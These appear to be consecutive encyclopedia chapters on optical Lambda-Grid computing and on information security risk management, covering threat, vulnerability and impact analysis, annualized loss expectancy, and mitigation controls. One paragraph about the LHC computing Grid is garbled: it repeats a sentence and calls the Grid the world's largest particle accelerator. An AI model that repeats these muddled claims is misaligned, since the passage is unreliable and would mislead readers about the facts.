A variant of TCP, **fast active queue management (FAST) TCP** enables high-speed transmissions over long distances through the use of queuing delay for determining the extent of network congestion and its projected impact on information throughput (Cheng, Wei, Low, Bunn, Choe, Doyle et al., 2005). Capabilities of **FAST TCP** in supporting congestion control for **Lambda-Grid** operations are evaluated in UltraLight experiments. Developed by the National Science Foundation (NSF), UltraLight is a **DWDM** transcontinental infrastructure that supports global Grid services for petabyte-scale experimental physics investigations and donates Lambdas to **GLIF** for construction of international optical interconnection switching and exchange facilities such as UKLight in London.

DWDM Lambda-Grid Resource Management

The Grid simulation (GridSim) toolkit employs resource brokers for aggregating resources to meet job requirements, simulates scheduling by mapping jobs to available resources in accordance with time and cost constraints, and ensures Lambda-Grid resource availability by supporting advance wavelength reservations (Buyya & Murshed, 2002). The Globus Resource Allocation Manager (GRAM) job scheduler also facilitates coordinated resource scheduling to accommodate Lambda-Grid applications (Figueira, Naiksatam, Cohen, Cutrell, Daspit, Gutierrez et al., 2004).

The agent-based resource allocation model (ARAM) employs mobile and static agents to monitor resource usage by distributed **DWDM Lambda-Grid** applications and the effectiveness of job execution in facilitating information throughput (Manvi, Birje, & Prassad, 2005). Another option for optimizing **Lambda-Grid** resource usage and performance, the flexible optical network traffic simulator (FONTS) determines the need for advance wavelength reservations to maximize resource usage in bandwidth-intensive applications (Naiksatam et al, 2005).

Web Services (WS) Specifications

In the **DWDM Lambda-Grid** space**, WS** refer to collections of protocols and open standards for enabling the convergence of **WS** and **Lambda-Grid** operations. **WS** specifications enable **DWDM Lambda-Grid** construction and development of portable applications for use in diverse **DWDM Lambda-Grid** environments. For example, the **open Grid services architecture** (**OGSA**) developed by the global Grid forum (GGF) is based on a suite of **WS** specifications for optimizing resource integration and resource management in evolving **DWDM Lambda-Grid** environments (Foster, Czajkowski, Ferguson, Frey, Graham, Maguire et al., 2005). **OGSA** also promotes implementation of loosely coupled interactive services to enable extendible **DWDM Lambda-Grid** operations and defines common interfaces to support wide-scale **DWDM Lambda-Grid** initiatives. Key components and design elements that were initially defined by **OGSA** are now integrated in the open Grid services infrastructure (OGSI).

Designed to work with **WS** standards, the Web services resource framework (WSRF) builds on OGSI functions originally developed by the GGF. By specifying requirements for interface development, resource scheduling, and resource management, OGSI established a foundation for standardized **DWDM Lambda-Grid** implementations (Foster et al., 2005).

Based on extensible markup language (XML), the Web services description language (WSDL) describes network services as sets of communications endpoints that operate on **WS** messages. These messages encode document-oriented and procedure-oriented data for transmission and contain abstract descriptions of actual services that are exchanged between **WS** providers and requestors. In addition to WSDL, **WS** specifications such as the Web services resource framework (WSRF) describe interfaces to promote secure resource delivery and a service-oriented architecture to facilitate **Lambda-Grid** resource management (Foster, 2005). **GT**4 accommodates WSRF specifications and OGSI objectives by supporting interoperable operations among geographically distributed Lambda-Grids.

DWDM Lambda-Grids in Action

DWDM Lambda-Grids facilitate scientific discovery in fields ranging from particle physics and astronomy to cosmology and oceanography. For instance, the Network for Earthquake Engineering Simulation Grid (NEESgrid) fosters development of 3D (three dimensional) seismology simulations to reduce the deadly impact of catastrophic earthquakes. The NSF TeraGrid performs trillions of calculations per second enabled by petaflops of computing power for facilitating e-collaborative research in fields that include science and engineering.

Sponsored by the European Union (E.U.), EGEE-II (Enabling Grids for E-Science, Phase 2) supports **DWDM Lambda-Grid** applications in scientific disciplines that include biology, geology, and chemistry and enables data processing and coordinated analysis of simulations generated by the large hadron collider (LHC) accelerator. An EGEE-II initiative, the LHC accelerator is implemented and managed by the European Organization for Nuclear Research (CERN) and functions as the core component of the LHC computing Grid (LCG) (Coles, 2005). THe LCG facilitates the analysis of petabytes of the LHC computing Grid (LCG) is the world's largest particle accelerator and the core component of the LHC (Coles, 2005). The LCG facilitates the analysis of petabytes of particle collision data in a distributed computing environment, employs a DWDM infrastructure that includes NRENs such as GÉANT2, and shares resources with national Grid such as the United Kingdom Grid for particle physics.

Affiliated with the LCG, the International Virtual Data Grid Laboratory (iVDGL) supports petabyte transmission rates for **Lambda-Grid** scientific experiments and applications in fields such as astrophysics. Additionally, the iVDGL tests the resiliency of **Lambda-Grid**s in achieving high throughput and provides a platform for evaluating performance of **Lambda-Grid** application schedulers and middleware toolsets (Foster et al., 2005). The iVDGL also provisions services for the Grid Laboratory Uniform Environment (GLUE), an initiative that supports development of wide-scale Lambda-Grids and enables applications that are supported by the open science Grid (OSG). Built by a consortium of U.S. laboratories and universities, the OSG consists of a production Grid for implementing proven Grid applications and an integration Grid for evaluating capabilities of new Grid technologies.

Designed to interlink **Lambda-Grids** such as LCG, EGEE-II, and the China Grid (CNGrid) between the E.U. and China, the EUChinaGRID provides e-collaborative access to large-sized datasets and intergrid applications to facilitate scientific discovery (EUChinaGRID Consortium, 2006). The **DWDM** infrastructure that supports EUChinaGRID operations and enables the intercontinental extension of the European Research Area (ERA) to China is comprised of NRENs such as GÉANT2, GRNET2, and TEIN2 (Trans-Eurasia Information Network, Phase 2).

DWDM Lambda-Grid Security Considerations

DWDM Lambda-Grids provision access to distributed, computational, and data-intensive resources in shared, interconnected, and distributed computing environments that potentially place the security of **Lambda-Grid** resources and the integrity of **Lambda-Grid** operations at risk (Littman, 2002). As a consequence, **VO**s establishing **DWDM Lambda-Grids** also conduct risk assessments to determine vulnerabilities, monitor Grid processes and devices for malfunctions, and implement security policies, procedures, tools, and mechanisms to safeguard the integrity of **Lambda-Grid** resources and operations.

Developed with the aid of **GT**4, the Grid security infrastructure **(**GSI) supports utilization of public key encryption in conjunction with digital certificates defined by the ITU-T X.509v3 standard for verifying the identity of Grid users. The International Grid Trust Federation issues these digital certificates via regional Pubic Management Authorities to VOs. **VO** members holding proper digital credentials can then access Grid resources in the E.U. as well as in Asia and the Americas with a single online identity.

In the U.S., a regional affiliate with the Americas Public Management Authority, ESnet (Energy Sciences Network) is a **VO** that also distributes trusted digital certificates through the U.S. Department of Energy (DOE) Grids Certificate Services to VO affiliates such as OSG and iVDGL that support DOE-related research. ESnet also distributes one-time password tokens to DOE scientists for enabling wireless access to critical Lambda-Grid resources (Muruganantham, Helm, & Genovese, 2005).

FUTURE TRENDS

Advances in **DWDM Lambda-Grid** implementations are reflected in E.U. initiatives that include Southeastern European Grid-enabled infrastructure (SEE-GRID), Next-Generation Grid (NextGRID), and Cross-Grid. Designed for regionally isolated research communities, SEE-GRID provides access to resources that would otherwise not be available via an extension of the GÉANT2 infrastructure. NextGRID supports development of next-generation Grid architecture, Grid middleware, and security mechanisms and a seamless interface to Grid applications in sectors that include business and government. Cross-Grid fosters the use of security policies to enable mobile individuals to wirelessly access wireline Grid services (Bubak, Funika, & Wismuller, 2002).

DWDM Lambda-Grids that use **WS** are also called semantic Lambda-Grids. Semantic Lambda-Grids provision on-demand bandwidth via DWDM networks to facilitate access to advanced services for enabling interdisciplinary scientific research. This research results in diverse applications including development of cancer treatment for women with breast cancer and information discovery in fields such as genomics. An extension of **OGSA**, semantic-OGSA (S-OGSA) employs a structured framework for the implementation of interoperable semantic Grid components and utilization of uniform data descriptions (Corcho, Alper, Kotsiopoulos, Missier, Bechhofer, & Goble, 2006).

CONCLUSION

Established by **VO**s, **DWDM Lambda-Grid**s support seamless connectivity to a shared pool of geographically dispersed computational, storage, and network resources, secure transport of very large distributed datasets, and reliable, dependable, scalable, and robust bandwidth-intensive applications and services. In the **Lambda-Grid** space, the **DWDM** infrastructure also enables high-performance networking operations across distributed computing environments and secure, pervasive, and coordinated access to vast metadata repositories for enabling scientific discovery and complex problem resolution (Gor et al., 2005).

REFERENCES

Boutaba, R., Golab, W., Iraqi, Y., Li, T., & St. Arnaud, B. (2003). Grid-controlled lightpaths for high performance Grid applications. *Journal of Grid Computing, 1*(4), 387-394.

Bubak, M., Funika, W., & Wismuller, R. (2002). The CrossGrid Performance Analysis Tool for interactive Grid applications. *Lecture Notes in Computer Science, 2474*, 50-60.

Buyya, R., & Murshed, M. (2002). GridSim: A toolkit for the modeling and simulation of distributed resource management and scheduling for Grid computing. *Concurrency and Computation: Practice and Experience. Special Issue: Grid Computing Environments, 14* (13-15), 1175-1220.

Cheng, J., Wei, D., Low, S., Bunn, J., Choe, H., Doyle, J. et al. (2005). FAST TCP: From theory to experiments. *IEEE Network, 19*(1), 4-11.

Coles, J. (2005). The evolving Grid deployment and operations model within EGEE, LCG, and GridPP. In *Proceedings of the First International Conference on eScience and Grid Computing* (pp. 90-97).

Corcho, O., Alper, A., Kotsiopoulos, I., Missier, P., Bechhofer, S., & Goble, C. (2006). An overview of S-OGSA: A reference semantic Grid architecture. *Web Semantics: Science, Services, and Agents on the World Wide Web, 4*(2), 102-115.

EUChinaGRID Consortium (2006). *The EUChinaGRID initiative*. Retrieved March 26, 2007, from http://www.euchinagrid.org/

Figueira, S., Naiksatam, S., Cohen, H., Cutrell, D., Daspit, P., Gutierrez, D., et al. (2004). DWDM-RAM: Enabling Grid services with dynamic optical networks. *IEEE International Symposium on Cluster Computing and the Grid*, 707-784.

Foster, I. (2005). Globus Toolkit Version 4: Software for service-oriented systems. In *Proceedings of the IFIP International Conference on Network and Parallel Computing* (pp. 2-13).

Foster, I., Czajkowski, K., Ferguson, D., Frey, J., Graham, S., Maguire, T. et al. (2005). Modeling and managing state in distributed systems: The role of OGSI and WSRF. *Proceedings of the IEEE, 93*(3), 604-612.

Gor, K., Ra, D., Ali, S., Alves, L., Arurkar, N., Gupta, I. et al. (2005). Scalable enterprise level workflow and infrastructure management in a Grid computing environment. *IEEE International Symposium on Cluster Computing and the Grid, 2*, 661-667.

Littman, M.K. (2002). *Building broadband networks*. Boca Raton, FL: CRC Press.

Manvi, S., Birje, M., & Prasad, B. (2005). An agent-based resource allocation model for computational Grids. *Multiagent and Grid Systems, 1*(1), 17-27.

Muruganantham, D., Helm, M., & Genovese, T. (2005). ESnet authentication services and trust federations. *Journal of Physics: Conference Series, 16*, 591-595.

Naiksatam, S., Figueira, S., Chiappari, S., & Bhatnagar, N. (2005). Analyzing the advance reservation of lightpaths in Lambda-Grids. *IEEE International Symposium on Cluster Computing and the Grid, 2*, 985-992.

Smarr, L., Chien, A., DeFanti, T., Leigh, J., & Papadopoulos, P. (2003). The OptIPuter. *Communications of the ACM Special Issue: Blueprint for the Future of High Performance Networking, 46*(11), 58-67.

Taesombut, N., & Chien, A. (2004). Distributed Virtual Computer (DVC): Simplifying the development of high performance Grid applications. *IEEE International Symposium on Cluster Computing and the Grid*, 715-722.

van der Ham, J., Dijkstra, F., Travostino, F., Andree, H., & de Laat, C. (2006). Using RDF to describe networks. *Future Generation Computer Systems, 22*(8), 862-867.

Wu, X., & Chien, A. (2004). GTP: Group transport protocol for Lambda-Grids. In *Proceedings of the 2004 IEEE International Symposium on Cluster Computing and the Grid* (pp. 228-238).

Yu, O., & DeFanti, T. (2004). Collaborative user-centric Lambda-Grid over wavelength-routed network. In *Proceedings of the 2004 ACM/IEEE Conference on Supercomputing* (p. 32).

KEY TERMS

Attenuation: Loss of signal strength and power as a signal passes through the optical fiber medium.

Chromatic Dispersion: Spreading of light pulses as they transit an optical fiber that culminates in signal distortion.

Distributed Virtual Computer (DVC): A computational environment that facilitates the design and implementation of distributed applications that operate in conjunction with DWDM Lambda-Grids (Taesombut & Chien, 2004).

Infrastructure: Network platform that supports research, production applications, and experimentation.

Lambda: Lightpath or wavelength of light.

Lambda-Grid: Collection of distributed resources that appears as an integrated virtual computing system to the end-user. Operates over a DWDM infrastructure (Wu & Chien, 2004).

Open Systems Interconnection (OSI) Reference Model: Seven-layer architectural model developed by the International Standards Organization to describe standardized network operations.

Service-Oriented Architecture: Information systems architecture that facilitates dynamic integration of loosely coupled services with clearly defined interfaces. Services operate independently of development platforms.

Vulnerabilities: Flaws in a Lambda-Grid's design, management, or operations that can be exploited to violate security policies and procedures.

Web Services Description Language: Defines an XML grammar for describing network services as collections of communication endpoints that enable information exchange.

Information Security and Risk Management

Thomas M. Chen
Southern Methodist University, USA

INTRODUCTION

It is easy to find news reports of incidents where an organization's security has been compromised. For example, a laptop was lost or stolen, or a private server was accessed. These incidents are noteworthy because confidential data might have been lost. Modern society depends on the trusted storage, transmission, and consumption of information. Information is a valuable asset that is expected to be protected.

Information security is often considered to consist of confidentiality, integrity, availability, and accountability (Blakley, McDermott, & Geer, 2002). Confidentiality is the protection of information against theft and eavesdropping. Integrity is the protection of information against unauthorized modification and masquerade. Availability refers to dependable access of users to authorized information, particularly in light of attacks such as denial of service against information systems. Accountability is the assignment of responsibilities and traceability of actions to all involved parties.

Naturally, any organization has limited resources to dedicate to information security. An organization's limited resources must be balanced against the value of its information assets and the possible threats against them. It is often said that information security is essentially a problem of risk management (Schneier, 2000). It is unreasonable to believe that all valuable information can be kept perfectly safe against all attacks (Decker, 2001). An attacker with unlimited determination and resources can accomplish anything. Given any defenses, there will always exist a possibility of successful compromise. Instead of eliminating all risks, a more practical approach is to strategically craft security defenses to mitigate or minimize risks to acceptable levels. In order to accomplish this goal, it is necessary to perform a methodical risk analysis (Peltier, 2005). This article gives an overview of the risk management process.


BACKGROUND

Risk management may be divided into the three processes, shown in Figure 1 (Alberts & Dorofee, 2002; Farahmand, Navathe, Sharp, & Enslow, 2003; NIST, 2002; Vorster & Labuschagne, 2005). It should be noted that there is no universal agreement on these processes, but most views share the common elements of risk assessment and risk mitigation (Hoo, 2000; Microsoft, 2004). Risk assessment is generally done to understand the system storing and processing the valuable information, system vulnerabilities, possible threats, likely impact of those threats, and the risks posed to the system.

Risk assessment would be simply an academic exercise without the process of risk mitigation. Risk mitigation is a strategic plan to prioritize the risks identified in risk assessment and take steps to selectively reduce the highest priority risks under the constraints of an organization's limited resources.

The third process is effectiveness assessment. The goal is to measure and verify that the objectives of risk mitigation have been met. If not, the steps in risk assessment and risk mitigation may have to be updated.

Figure 1. Steps in risk management



Essentially, effectiveness assessment gives feedback to the first two processes to ensure correctness. Also, an organization's environment is not static. There should be a continual evaluation process to update the risk mitigation strategy with new information.


RISK ASSESSMENT

It is impossible to know for certain what attacks will happen. Risks are based on what might happen. Hence, risk depends on the likelihood of a threat. Also, a threat is not much of a risk if the protected system is not vulnerable to that threat or the potential loss is not significant. Risk is also a function of vulnerabilities and the expected impact of threats.

Risk assessment involves a number of steps to understand the value of assets, system vulnerabilities, possible threats, threat likelihoods, and expected impacts. An overview of the process is shown in Figure 2. Specific steps are described below.

1. **System characterization:** It is obviously necessary to identify the information to protect its value and the elements of the system (hardware, software, networks, processes, people) that supports the storage, processing, and transmission of information. This is often referred to as the information technology (IT) system. In other words, the entire IT environment should be characterized in terms of assets, equipment, flow of information, and personnel responsibilities.
   System characterization can be done through some combination of personnel interviews, questionnaires, reviews of documentation, on-site inspections, and automated scanning. A number of free and commercial scanning tools are available, such as Sam Spade, Cheops, CyberKit, NetScanTools, iNetTools, Nmap, Strobe, Netcat, and Winscan.
2. **Threat assessment:** It is not possible to devise a defense strategy without first understanding what to defend against (Decker, 2001). A threat is the potential for some damage or trouble to the IT environment. It is useful to identify the possible causes or sources of threats. Although malicious attacks by human sources may come to mind first, the sources of threats are not necessarily human. Sources can also be natural, for example, bad weather, floods, earthquakes, tornadoes, landslides, avalanches, and so forth. Sources can also be factors in the environment, such as power failures.
   Of course, human threats are typically the most worrisome because malicious attacks will be driven by intelligence and strategy. Not all human threats have a malicious intention; for example, a threat might arise from negligence (such as forgetting to change a default computer account) or accident (perhaps misconfiguring a firewall to allow unwanted traffic, or unknowingly downloading malicious software).
   Malicious human attackers are hard to categorize because their motivations and actions could vary widely (McClure, Scambray, & Kurtz, 2001). Broadly speaking, human attackers can be classified as internal or external. The stereotypical internal attacker is a disgruntled employee seeking revenge against the organization or a dishonest employee snooping for proprietary information or personal information belonging to other employees. In a way, internal attackers are the most worrisome because they presumably have direct access to an organization's valuable assets and perhaps have computer accounts with high user privileges (e.g., Unix root or Windows admin). In contrast, external attackers must penetrate an organization's defenses (such as firewalls) to gain access, and then would likely have difficulty

Figure 2. Steps in risk assessment



gaining access with root or admin privileges. External attackers might include amateur "hackers" motivated by curiosity or ego, professional criminals looking for profit or theft, terrorists seeking destruction or extortion, military agents motivated by national interests, or industrial spies attempting to steal proprietary information for profit. External threats might even include automated malicious software, namely viruses and worms, that spread by themselves through the Internet. It might be feasible to identify major external threats, but a possibility always exists for a new unknown external threat.

3. **Vulnerability analysis:** Threats should be viewed in the context of vulnerabilities. A vulnerability is a weakness that might be exploited. A threat is not practically important if the system is not vulnerable to that threat. For example, a threat to take advantage of a buffer overflow vulnerability unique to Windows95 would not be important to an organization without any Windows95 computers.

   Technical vulnerabilities are perhaps the easiest to identify. Vendors of computing and networking equipment usually publish bulletins of bugs and vulnerabilities, along with patches, for their products. In addition, several Web sites such as Bugtraq (http://www.securityfocus.com/archive/1) and CERT (http://www.cert.org/advisories) maintain lists of security advisories about known vulnerabilities. It is common practice to use automated vulnerability scanning tools to assess an operational system. Several free and commercial vulnerability scanners are available, such as Satan, SARA, SAINT, and Nessus. These scanners essentially contain a database of known vulnerabilities and test a system for these vulnerabilities by probing. Another method to discover vulnerabilities in a system is penetration testing which simulates the actions of an attacker (NIST, 2003). The presumption is that active attacks will help to reveal weaknesses in system defenses.

   Not all vulnerabilities are necessarily technical and well defined. Vulnerabilities might arise from security management. For example, human resources might be insufficient to cover all important security responsibilities, or personnel might be insufficiently trained. Security policies may be incomplete, exposing the system to possible compromise. Other vulnerabilities might be related to system operations. For example, suppose old data CDs are disposed in trash that is publicly accessible. It would be easy for anyone to retrieve discarded data.

4. Impact analysis: The impact of each threat on the organization depends on some uncertain factors: the likelihood of the threat occurring, the loss from a successful threat, and the frequency of recurrence of the threat. In practice, these factors may be difficult to estimate, and there are various ways to estimate and combine them in an impact analysis. The impact analysis can range from completely qualitative (descriptive) to quantitative (mathematical) or anything between.

   It would be ideal to estimate the exact probability of occurrence of each threat, but a rough estimate is more feasible and credible. The likelihood depends on the nature of the threat. For human threats, one must consider the attacker's motivation, capabilities, and resources. A rough estimation might classify threats into three levels: highly likely, moderately likely, or unlikely (NIST, 2002).

   The loss from a successful threat obviously depends on the particular threat. The result may include loss of data confidentiality (unauthorized disclosure), loss of data integrity (unauthorized modification), or loss of availability (decreased system functionality). In financial terms, there is direct cost of lost assets and indirect costs associated with lost revenue, repair, lost productivity, and diminished reputation or confidence. Some losses may be difficult to quantify. Qualitative impact analysis might attempt to classify impacts into broad categories, such as: high impact, medium impact, and low impact. Alternatively, quantitative analysis attempts to associate a financial cost to a successful threat event, called a single loss expectancy (SLE). If the frequency of the threat can be determined (e.g., based on historical data), the product called annualized loss expectancy (ALE) is the product of the SLE and frequency (Blakley, McDermott, & Geer, 2002; National Bureau of Standards, 1975):

   ALE = SLE x (annual rate of occurrence).

5. **Risk determination:** For each threat, its likelihood can be multiplied by its impact to determine its risk level:

Risk = likelihood x impact.

The most serious risks have both high likelihood and high impact. A high impact threat with a very low likelihood may not be worthy of attention, and likewise, a highly likely threat with low impact may also be viewed as less serious. Based on the product of likelihood and impact, each threat may be classified into a number of threat levels. For example, a simple classification might be: high risk, medium risk, or low risk. Other classification approaches are obviously possible, such as a 0-10 scale (NIST, 2002).

The risk level reflects the priority of that risk. High risks should be given the most attention and most urgency in the next process of risk mitigation. Medium risks should also be addressed by risk mitigation but perhaps with less urgency. Finally, low risks might be acceptable without mitigation, or may be mitigated if there are sufficient resources.

RISK MITIGATION

It may be safely assumed that any organization will have limited resources to devote to security. It is infeasible to defend against all possible threats. In addition, a certain level of risk may be acceptable. The process of risk mitigation is to strategically invest limited resources to change unacceptable risks into acceptable ones. Risk mitigation may be a combination of technical and nontechnical changes. Technical changes involve security equipment (e.g., access controls, cryptography, firewalls, intrusion detection systems, physical security, antivirus software, audit trails, backups) and management of that equipment. Non-technical changes could include policy changes, user training, and security awareness.


Given the output from the risk assessment process, risks can be assumed or mitigated. Risk assumption refers to risks that are chosen to be accepted. Acceptable risks are generally the low risks, but a careful cost-benefit analysis should be done to decide which risks to accept. When risk mitigation is chosen, there are a number of different options (NIST, 2002):

- Risk avoidance attempts to eliminate the cause of risk, for example, eliminating the vulnerability or the possibility of the threat. For example, common software vulnerabilities may be remedied by applying up-to-date patches. So-called deterrent controls seek to reduce the likelihood of a threat. Preventive controls try to eliminate vulnerabilities and thus prevent successful attacks.
- Risk limitation attempts to reduce the risk to an acceptable level, that is, by implementing controls to reduce the impact or expected frequency. For example, firewalls and access controls can be hardened to make it more difficult for external attackers to gain access to an organization's private network. Corrective controls reduce the effect of an attack. Detective controls discover attacks and trigger corrective controls.
- Risk transference refers to reassigning the risk to another party. The most common method is insurance, which allows an organization to avoid the risk of potentially catastrophic loss in exchange for a fixed loss (payment of insurance premiums).

An overview of the steps in risk mitigation are shown in Figure 3. The steps are described below.

1. **Prioritize actions:** The risks with their corresponding levels identified through the risk assessment process will suggest what actions should be taken. Obviously, the risks with unacceptably high levels should be addressed with the greatest urgency. This step should identify a ranked list of actions needed to address the identified risks.
2. **Identify possible controls:** This step examines all possible actions to mitigate risks. Some controls will be more feasible or cost effective than others, but that determination is left for later. The result from this step is a list of control options for further study.
3. **Cost-benefit analysis:** The heart of risk mitigation is an examination of trade-offs between costs and benefits related to every control option (Gordon & Loeb, 2002; Mercuri, 2003). This step recognizes that an organization's resources are limited and should be spent in the most cost effective manner to reduce risks. A control is worthwhile only if its cost can be justified by the reduction in the level of risk. Not every cost may be easy to identify. Hardware and software costs are obvious. In addition, there may be costs for personnel training, time, additional human resources, and policy

Figure 3. Steps in risk mitigation



implementation. A control might also affect the efficiency of the IT system. For example, audit trails are valuable for monitoring system-level activities on clients and servers, but might slow down system performance. This would be an additional cost but difficult to quantify.

4. **Select controls for implementation:** The cost-benefit analysis from the previous step is used to decide which controls to implement to meet the organization's goals. Presumably, the recommended controls will require a budget, and the budget must be balanced against the organization's other budget demands. That is, the final selection of controls to implement depends not only on the action priorities (from Step 1) but also on all competing priorities of the organization. It has been reported that companies spend only 0.047% of their revenue, on average, on security (Geer, Hoo, & Jaquith, 2003).
5. **Assign responsibilities:** Ultimately, implementation will depend on personnel with the appropriate skills. The personnel might be available within an organization, but for any number of reasons, an organization might decide to delegate responsibilities to a third party.
6. **Implementation:** In the final step, the selected controls must be implemented by the responsible personnel.

EFFECTIVENESS EVALUATION

Effectiveness assessment is the process of measuring and verifying that the objectives of risk mitigation have been met. While risk assessment and risk mitigation are done at certain discrete times, the process of effectiveness evaluation should be continuously ongoing. As mentioned earlier, there are two practical reasons for this process in risk management.

First, risk assessment is not an exact science. There are uncertainties related to the real range of threats, likelihood of threats, impacts, and expected frequency. Similarly, in the risk mitigation process, there are uncertainties in the estimation of costs and benefits for each control option. The uncertainties may result in misjudgments in the risk mitigation plan. Hence, an assessment of the success or failure of the risk mitigation plan is necessary. It provides useful feedback into the process to ensure correctness.

Second, an organization's environment cannot be expected to remain static. Over time, an organization's network, computers, software, personnel, policies, and priorities will all change. Risk assessment and risk mitigation should be repeated or updated periodically to keep it current.

FUTURE TRENDS

Today risk management is more of an art than a science due to the need of current methods to factor in quantities that are inherently uncertain or difficult to estimate. Also, there is more than one way to combine the factors to form a risk mitigation strategy. Consequently, there are several different methods used today, and none are demonstrably better than others. Organizations choose a risk management approach to suit their particular needs.

There is room to improve the estimation accuracy in current methods and increase the scientific basis for risk management. Also, it would be useful to have a way to compare different methods in an equitable manner.

CONCLUSION

Information security is an ongoing process to manage risks. One could say that risk management is essentially a decision making process. The risk assessment stage is the collection of information that is put into the decision. The risk mitigation stage is the actual decision making and implementation of the resulting strategy. The effectiveness evaluation is the continual feedback into the decision making.

Although current methods have room for improvement, risk management undoubtedly serves a valuable and practical function for organizations. Organizations are faced with many pressing needs, including security, and risk management provides a method to determine and justify allocation of limited resources to security needs.

REFERENCES

Alberts, C., & Dorofee, A. (2002). *Managing information security risks: The OCTAVE approach*. Reading, MA: Addison-Wesley.

Blakley, B., McDermott, E., & Geer, D. (2002). Information security is information risk management. In *Proceedings of the ACM Workshop on New Security Paradigms (NSPW'01)* (pp. 97-104).

Decker, R. (2001). *Key elements of a risk management approach*. GAO-02-150T, U.S. General Accounting Office.

Farahmand, F., Navathe, S., Sharp, G., & Enslow, P. (2003). Managing vulnerabilities of information systems to security incidents. In *Proceedings of the ACM 2nd International Conference on Entertainment Computing (ICEC 2003)* (pp. 348-354).

Geer, D., Hoo, K., & Jaquith, A. (2003). Information security: Why the future belongs to the quants. *IEEE Security and Privacy, 1*(4), 24-32.

Gordon, L, & Loeb, M. (2002). The economics of information security investment. *ACM Transactions on Information and System Security, 5*, 438-457.

Hoo, K.S. (2000). *How much is enough? A risk management approach to computer security*. Retrieved March 27, 2007, from http://iis-db.stanford.edu/pubs/11900/soohoo.pdf

McClure, S., Scambray, J., & Kurtz, G. (2001). *Hacking exposed: Network security secrets and solutions* (3rd ed.). New York: Osborne/McGraw-Hill.

Mercuri, R. (2003). Analyzing security costs. *Communications of the ACM*, *46*, 15-18.

Microsoft. (2004). *The security risk management guide*. Retrieved March 27, 2007, from http://www.microsoft.com/technet/security/topics/complianceandpolicies/secrisk/default.mspx

National Bureau of Standards. (1975). *Guidelines for automatic data processing risk analysis*. FIPS PUB 65, U.S. General Printing Office.

National Institute of Standards and Technology. (2002). *Risk management guide for information technology systems*, special publication 800-30.

National Institute of Standards and Technology. (2003). *Guideline on network security testing*, special publication 800-42.

Peltier, T. (2005). *Information security risk analysis* (2nd ed.). New York: Auerbach Publications.

Schneier, B. (2000). *Secrets and lies: Digital security in a networked world*. New York: John Wiley & Sons.

Vorster, A., & Labuschagne, L. (2005). A framework for comparing different information security risk analysis methodologies. In *Proceedings of the ACM Annual Research Conference of the South African Institute of Computer Scientists and Information Technologists (SAICSIT 2005)* (pp. 95-103).

KEY TERMS

Accountability: The assignment of responsibilities and traceability of actions to all involved parties.

Availability: The maintenance of dependable access of users to authorized information, particularly in light of attacks such as denial of service against information systems.

Confidentiality: The protection of information against theft and eavesdropping.

Integrity: The protection of information against unauthorized modification and masquerade.

Risk Assessment: The process to understand the value of assets, system vulnerabilities, possible threats, threat likelihoods, and expected impacts.

Risk Management: An organization's risk assessment and risk mitigation

Risk Mitigation: The process to strategically invest limited resources to change unacceptable risks into acceptable ones.

Threat: The potential for some damage or trouble to an organization's information technology environment.

Vulnerability: A weakness or flaw in an organization's system that might be exploited to compromise security.

Information Security Management

Mariana Hentea
Excelsior College, USA

INFORMATION SECURITY MANAGEMENT

Information assurance is a continuous crisis in the digital world. The attackers are winning and efforts to create and maintain a secure environment are proving not very effective. Information assurance is challenged by the application of information security management which is the framework for ensuring the effectiveness of information security controls over information resources. Information security management should "begin with the creation and validation of a security framework, followed by the development of an information security blueprint" (Whitman & Mattord, 2004, p. 210). The framework is the result of the design and validation of a working security plan which is then implemented and maintained using a management model. The framework serves as the basis for the design, selection, and implementation of all subsequent security controls, including information security policies, security education and training programs, and technological controls.

A blueprint can be designed using established security models and practices. The model could be proprietary or based on open standards. The most popular security management model is based on the British Standard 7999 which addresses areas of security management practice. The recent standards, called ISO/IEC 27000 family, include documents such as 27001 IMS Requirements (replaces BS7799:2); 27002, Code of Practice for Information Security Management (new standard number for ISO 17799); and 27006, Guidelines for the accreditation of organizations offering ISMS certification, and several more in development. Similar security models are supported by organizations such as NIST, IETF, and VISA.

From one point of view, information security management evolved on an application of published standards, using various security technologies promoted by the security industry. Quite often, these guidelines conflict with each other or they target only a specific type of organization (e.g., NIST standards are better suited to government organizations). However, building a security control framework focused only on compliance to standards does not allow an organization "to achieve the appropriate security controls to manage risk" (ISM-Community, 2007, p. 27). Besides technical security controls (firewalls, passwords, intrusion detection systems, disaster recovery plans, encryption, virtual private networks, etc.), security of an organization includes other issues that are typically process and people issues such as policies, training, habits, awareness, procedures, and a variety of other less technical and nontechnical issues (Heimerl & Voight, 2005; Tassabehji, 2005). All these factors make security a complex system (Volonino & Robinson, 2004) and a process which is based on interdisciplinary techniques (Maiwald, 2004; Mena, 2004).

While some aspects of information security management changed since the first edition of the chapter (Hentea, 2005), the emerging trends became more prevalent. Therefore, the content of this chapter is organized on providing an update of the security threats and impacts on users and organizations, followed by a discussion on global challenges and standardization impacts, continued with information security management infrastructure needs in another section, followed with a discussion of emerging trends and future research needs for the information security management in the 21st century. The conclusion section is a perspective on the future of the information security management.

SECURITY THREATS ESCALATION AND IMPACT

